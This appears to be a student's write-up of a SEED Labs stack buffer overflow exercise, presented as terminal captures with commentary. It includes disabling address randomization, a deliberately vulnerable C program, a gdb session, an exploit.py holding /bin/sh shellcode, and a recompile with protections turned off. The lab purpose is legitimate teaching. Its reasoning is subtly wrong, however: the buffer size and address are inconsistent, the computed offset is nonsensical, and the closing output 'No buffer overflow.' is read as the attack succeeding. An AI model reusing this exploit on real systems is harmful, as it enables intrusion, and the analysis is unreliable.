

Leonardo Blas

Buffer Overflow Attack Lab




```
[12/04/21]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_spa
ce=0
kernel.randomize va space = 0
```

In this snippet, we disable address randomization. Address randomization randomizes the memory space of the key data areas in process and is a countermeasure against buffer overflow attacks.




```
[12/04/21]seed@VM:~/Desktop$ cat vulnerable_program.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int write_in_buffer(char *str) {
        char buffer[20];
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv) {
        char str[50];
        FILE *malicious_file;
        malicious_file = fopen("malicious_file", "r");
        fread(str, sizeof(char), 30, malicious_file);
        write_in_buffer(str);
        printf("No buffer overflow.\n");
        return 1;
}
```

In this snippet, we create a program that is vulnerable to buffer overflow attacks. This is because vulnerable_program.c will read 30 bytes from malicious_file and copy them into a buffer of 20 bytes. We intend to place our malicious code into malicious_file, so that after it is read it, it will be written into the stack. Note that this function skeleton was provided by seedsecuritylabs.org.




```
[12/04/21]seed@VM:~/Desktop$ gcc vulnerable_program.c -o vulnerable
_program
```

In this snippet, we compile our vulnerable program.




```
[12/04/21]seed@VM:~/Desktop$ sudo gdb vulnerable_program
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses
/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnerable_program...
(No debugging symbols found in vulnerable_program)
(gdb) b write_in_buffer
Breakpoint 1 at 0x11a9
(gdb) r
Starting program: /home/seed/Desktop/vulnerable_program
```

In this snippet, we run our vulnerable_program_gdb using gdb.




```
(gdb) b write_in_buffer
Breakpoint 1 at 0x11a9
(gdb) r
Starting program: /home/seed/Desktop/vulnerable_program
```

In this snippet, we set a breaking point on the write in buffer function, to examine our frame’s address, and run the program.




```
Breakpoint 1, write_in_buffer (
    str=0x555555555240 <__libc_csu_init> "\363\017\036\372AWL\215=S
+") at vulnerable_program.c:5
5         int write_in_buffer(char *str) {
```

In this snippet, we arrived at our breaking point, the write in buffer function.




```
(gdb) i r
rax            0x7fffffffe4f0      140737488348400
rbx            0x5555555552a0      93824992236192
rcx            0x0                 0
rdx            0x1e                30
rsi            0x1                 1
rdi            0x7fffffffe4f0      140737488348400
rbp            0x7fffffffe530      0x7fffffffe530
rsp            0x7fffffffe490      0x7fffffffe490
r8             0x0                 0
r9             0x1                 1
r10            0x0                 0
r11            0x246               582
r12            0x1e                30
r13            0x1e                30
r14            0x0                 0
r15            0x0                 0
rip            0x7ffff7e4a005      0x7ffff7e4a005 <__GI__IO_fread+3
7>
eflags         0x10206             [ PF IF RF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
```

In this snippet, while in the write in buffer function, we see the value of the frame pointer, 0x7fffffffe530.




```
(gdb) p $rbp
$1 = (void *) 0x7fffffffe530
(gdb) p &buffer
$2 = (char (*)[30]) 0x7ffff7fb4e40 <buffer>
(gdb) p/d 0x7fffffffe530 - 0x7ffff7fb4e40
$3 = 134518512
```

In this snippet, we see rbp's value once more, as well as the buffer pointer's value and the offset between both. The offset is 134518512.




```
[12/04/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys
shellcode = (
        "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
        "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
        "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')
content = bytearray(0x90 for i in range(30))
start = 30 - len(shellcode)
content[start:] = shellcode
ret = 0x7fffffffe530 + 25
content[134518512:134518520] = (ret).to_bytes(8, byteorder='little'
)
with open('malicious_file', 'wb') as f:
        f.write(content)
```

In this snippet, we write a program to exploit the buffer overflow vulnerability in our vulnerable program. We use the offset and frame's address we previously acquired. Additionally, note that 25 is an arbitrary number of bytes that could overflow the buffer. Remember we intended to cause an overflow after processing 20 characters. Furthermore, note that the shellcode and this function's skeleton was provided by seedsecuritylabs.org.




```
[12/04/21]seed@VM:~/Desktop$ sudo chmod u+x exploit.py
[12/04/21]seed@VM:~/Desktop$ sudo rm malicious_file
[12/04/21]seed@VM:~/Desktop$ sudo python3 exploit.py
[12/04/21]seed@VM:~/Desktop$ sudo ./vulnerable_program
*** stack smashing detected ***: terminated
Aborted
```

In this snippet, we compile and run our buffer overflow exploit program and run our vulnerable program. Note that our OS detected a stack smashing attack and aborted the operation.



```
[12/04/21]seed@VM:~/Desktop$ gcc -o vulnerable_program -z execstack
 -fno-stack-protector vulnerable_program.c
```

In this snippet, we compile our vulnerable program while marking the stack as executable and turning off Stack-Guard, so that buffer overflows are not detected.



```
[12/04/21]seed@VM:~/Desktop$ sudo ./vulnerable_program
No buffer overflow.
```

In this snippet, we run our vulnerable program once more. Having deactivated our OS' buffer overflow countermeasures, we notice that the stack smashing attack is no longer detected.